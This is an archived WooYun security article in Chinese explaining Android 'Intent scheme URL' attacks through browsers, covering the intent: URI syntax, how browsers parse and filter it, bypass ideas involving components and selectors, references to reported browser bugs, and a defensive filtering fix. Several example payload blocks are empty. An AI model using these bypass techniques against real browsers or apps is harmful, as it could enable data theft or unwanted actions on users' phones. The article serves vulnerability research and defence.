# Intent scheme URL attack
Author: 乌云历史资料库 (@wooyun_archive)
Published: 2014-08-29T04:19:00Z
Canonical: https://wepostx.com/topics/561
> 乌云历史资料归档
>
> **原始作者:** 瘦蛟舞
> **原始编号:** superkieran-wooyundrops:335
> **原始发布时间:** 2014-08-29 12:19
> **声明:内容仅用于技术研究和个人使用,版权归 wooyun.org。**
---
## 0x01 Android Intents with Chrome
Android有一个很少人知道的特性可以通过web页面发送intent来启动apps。以前通过网页启动app是通过设置iframe的src属性,例如:
```text
```
此方法适用version 18或者更早版本。其他android浏览器也适用。 这个功能在安卓chrome 浏览器version 25之后版本发生了改变。不能在通过设置iframe标签的src属性来启动app了。取而代之的是你应该通过自定义scheme实现用户手势启动app或者使用本文描述的“intent:”语法。
1.1 基本语法
“最佳实践”是构造一个intent插入网页中使用户能够登录app。这为您提供了更多的灵活性在控制应用程序是如何启动,包括传通过[Intent Extras](http://developer.android.com/guide/components/intents-filters.html#extras)传递额外信息。 intent-based URI基本语法如下:
```text


intent: HOST/URI-path // Optional host #Intent; package=[string]; action=[string]; category=[string]; component=[string]; scheme=[string]; end;
```
语法细节见源码[Android source](https://code.google.com/p/android-source-browsing/source/browse/core/java/android/content/Intent.java?repo=platform--frameworks--base#6514)
1.2 简单举例
例子是一个intent登陆应用“Zxing barcode scanner”,语法如下:
```text
intent: //scan/ #Intent; package=com.google.zxing.client.android; scheme=zxing; end;
```
设置a标签发href属性:
```text
Take a QR code
```
Package和host定义在配置文件中[Android Zxing Manifest](https://code.google.com/p/zxing/source/browse/trunk/android/AndroidManifest.xml#97)
1.3 注意事项
如果调用activity的intent包含[extras](http://developer.android.com/guide/components/intents-filters.html#extras),同样可以包含这些。 Activity只有配置了category filter才有被[android.intent.category.BROWSABLE](http://developer.android.com/reference/android/content/Intent.html#CATEGORY_BROWSABLE)通过这种方式在浏览器中打开,因为这样表明其是安全的。
1.4 另请参阅
• [Android Intents and Intent Filters](http://developer.android.com/guide/components/intents-filters.html)
• [Android Activities](http://developer.android.com/guide/components/activities.html)
## 0x02 利用思路
在Android上的Intent-based攻击很普遍,这种攻击轻则导致应用程序崩溃,重则可能演变提权漏洞。当然,通过静态特征匹配,Intent-Based的恶意样本还是很容易被识别出来的。 然而最近出现了一种基于Android Browser的攻击手段——Intent Scheme URLs攻击。这种攻击方式利用了浏览器保护措施的不足,通过浏览器作为桥梁间接实现Intend-Based攻击。相比于普通Intend-Based攻击,这种方式极具隐蔽性,而且由于恶意代码隐藏WebPage中,传统的特征匹配完全不起作用。除此之外,这种攻击还能直接访问跟浏览器自身的组件(无论是公开还是私有)和私有文件,比如cookie文件,进而导致用户机密信息的泄露。
## 0x03 1.3 Intent scheme URL的用法
看一下Intent Scheme URL的用法。
```text
```
从用法上看,还是很好理解的,这里的代码等价于如下Java代码:
```text
Intent intent = new Intent("myaction"); intent.setData(Uri.parse("mydata")); intent.setType("text/plain");
```
再看一个例子:
```text
intent://foobar/#Intent;action=myaction;type=text/plain;S.xyz=123;i.abc=678;end
```
上面的语句,等价于如下Java代码:
```text
Intent intent = new Intent("myaction"); intent.setData(Uri.pase("//foobar/")); intent.putExtra("xyz", "123"); intent.putExtra("abc", 678);
```
其中S代表String类型的key-value,i代表int类型的key-value。 源码中提供了Intent.parseUri(String uri)静态方法,通过这个方法可以直接解析uri,如果想更一步了解其中的语法,可以查看官方源码。
## 0x04 Intent scheme URI的解析及过滤
如果浏览器支持Intent Scheme URI语法,一般会分三个步骤进行处理:
- 利用Intent.parseUri解析uri,获取原始的intent对象;
- 对intent对象设置过滤规则,不同的浏览器有不同的策略,后面会详细介绍;
- 通过Context.startActivityIfNeeded或者Context.startActivity发送intent; 其中步骤2起关键作用,过滤规则缺失或者存在缺陷都会导致Intent Schem URL攻击。
关键函数
```text
Intent.parseUri()
```
绕过
```text
Intent.setComponent(null);
```
使用sel;
## 0x05 乌云案例
[WooYun: qq浏览器IntentScheme处理不当](http://www.wooyun.org/bugs/wooyun-2014-073875)
[WooYun: 傲游云浏览器远程隐私泄露漏洞(需要一定条件)](http://www.wooyun.org/bugs/wooyun-2014-067798)
某浏览器对此支持非常好
```text

设置绕过Pin码(android 3.0-4.3)
```
```text

qq浏览器崩溃
```
```text
打开原生浏览器
```
```text
发送短信
```
```text
打开相机
```
```text
删除应用
```
```text
添加联系人
```
## 0x06 修复
通过以上漏洞的描述,总结得出一种相对比较安全的Intent Filter方法,代码如下:
```text
// convert intent scheme URL to intent object Intent intent = Intent.parseUri(uri); // forbid launching activities without BROWSABLE category intent.addCategory("android.intent.category.BROWSABLE"); // forbid explicit call intent.setComponent(null); // forbid intent with selector intent intent.setSelector(null); // start the activity by the intent context.startActivityIfNeeded(intent, -1);
```
## 0x07 参考
[http://www.mbsd.jp/Whitepaper/IntentScheme.pdf](http://www.mbsd.jp/Whitepaper/IntentScheme.pdf)
[http://blog.csdn.net/l173864930/article/details/36951805](http://blog.csdn.net/l173864930/article/details/36951805)
## Replies